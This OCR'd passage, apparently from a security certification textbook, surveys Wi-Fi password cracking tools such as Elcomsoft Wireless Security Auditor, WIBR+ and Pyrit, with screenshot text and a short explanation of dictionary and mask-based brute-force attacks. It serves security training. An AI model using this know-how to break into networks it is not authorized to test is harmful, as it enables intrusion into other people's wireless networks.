
The following are a few WEP/WPA/WPA2 cracking tools that an attacker can use:

- **Elcomsoft Wireless Security Auditor**

  Source: *https://www.elcomsoft.com*

  Elcomsoft Wireless Security Auditor allows attackers to break into a secured Wi-Fi network by sniffing wireless traffic and launching an attack on the network's WPA/WPA2 PSK password.

  It was originally developed to help administrators verify how secure a company's wireless network is. It examines the security of a wireless network by attempting to break into the network from outside or inside. It can work as a wireless sniffer or operate offline by analyzing a dump of network communications. The tool attempts to retrieve the original WPA/WPA2 PSK passwords in plaintext.


Elcomsoft Wireless Security Auditor
File Action Options Help
Import data
Dictionar
Time ela
Current
Last pas
Ssid
Time stan
15:57
15:57
15:58
15:58
15:58
15:58
Attack Settings
Dictionary Attack
Word Attack
Mask Attack
Combination Attack
Hybrid Attack
Add
Remove
Remove All
Up
Down
Add
Remove
Remove All
OK
Cancel
Apply

Dictionaries

C:\Program Files (x86)\Elcomsoft\Common Files\Dic\English.udic

Rule files

C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\cas
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\con
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\dat
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\l33t
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\nun

☐ Ignore password if it is shorter than 8 or longer than 64 characters

Figure 16.104: Screenshot of Elcomsoft Wireless Security Auditor

The following are some of the additional WEP/WPA/WPA2 cracking tools:

- Wifite (*https://github.com*)
- EAPHammer (*https://github.com*)
- Portable Penetrator (*https://www.secpoint.com*)
- WepCrackGui (*https://sourceforge.net*)
- Pyrit (*https://github.com*)

WEP/WPA/WPA2 Cracking Tools for Mobile


- **WIBR+ – WIfi BRuteforce**

  Source: *https://auradesign.cz*

  WIBR+ is an application for testing of the security of WPA/WPA2 PSK Wi-Fi networks. It discovers weak passwords. WIBR+ supports queuing, custom dictionaries, a brute-force generator, and advanced monitoring. The following two types of attack can be launched using WIBR+.

  - **Dictionary attack:** WIBR+ sequentially attempts passwords from a predefined list. WIBR+ supports the import of custom password lists.

- **Brute-force attack:** WIBR+ supports custom alphabets and custom masks. If it is known that the password is “hacker” followed by two digits, the mask can be set to hacker[x][x] with the digits alphabet selected. The app will attempt all password combinations from hacker00, hacker01, through hacker99!



t33p33
[WPA2-PSK-CCMP-preauth][ESS]
WA
[WPA2-PSK-CCMP][WPS][ESS]
WA
[WPA2-PSK-CCMP][WPS][ESS]
GR2014
[WPA2-PSK-CCMP][WPS][ESS]
WA
[WPA2-PSK-CCMP][ESS]

Test RUNNING...
SSID: t33p33
BSSID: 00:1d:0f:e7:9b:9e
Capabilities: [WPA2-PSK-CCMP-
Password: admin123

Password: 20 of 2184
Speed: 10 passwords/minute
Time added: 26. 10. 2014 20:40:02
Estimated time: 3 hr, 36 min
Signal level: 99

Figure 16.105: Screenshot of WIBR+


The following are some additional mobile WEP/WPA/WPA2 cracking tools:

- WIFI WPS WPA TESTER (*https://play.google.com*)
- WPS WPA WiFi Tester (*https://play.google.com*)
- WiFi Password Hacker (*https://play.google.com*)
- Wifi password show (*https://play.google.com*)
- WIFI Hacker WPS WPA TESTER (*https://play.google.com*)

Wi-Fi Packet Sniffers

SteelCentral Packet Analyzer

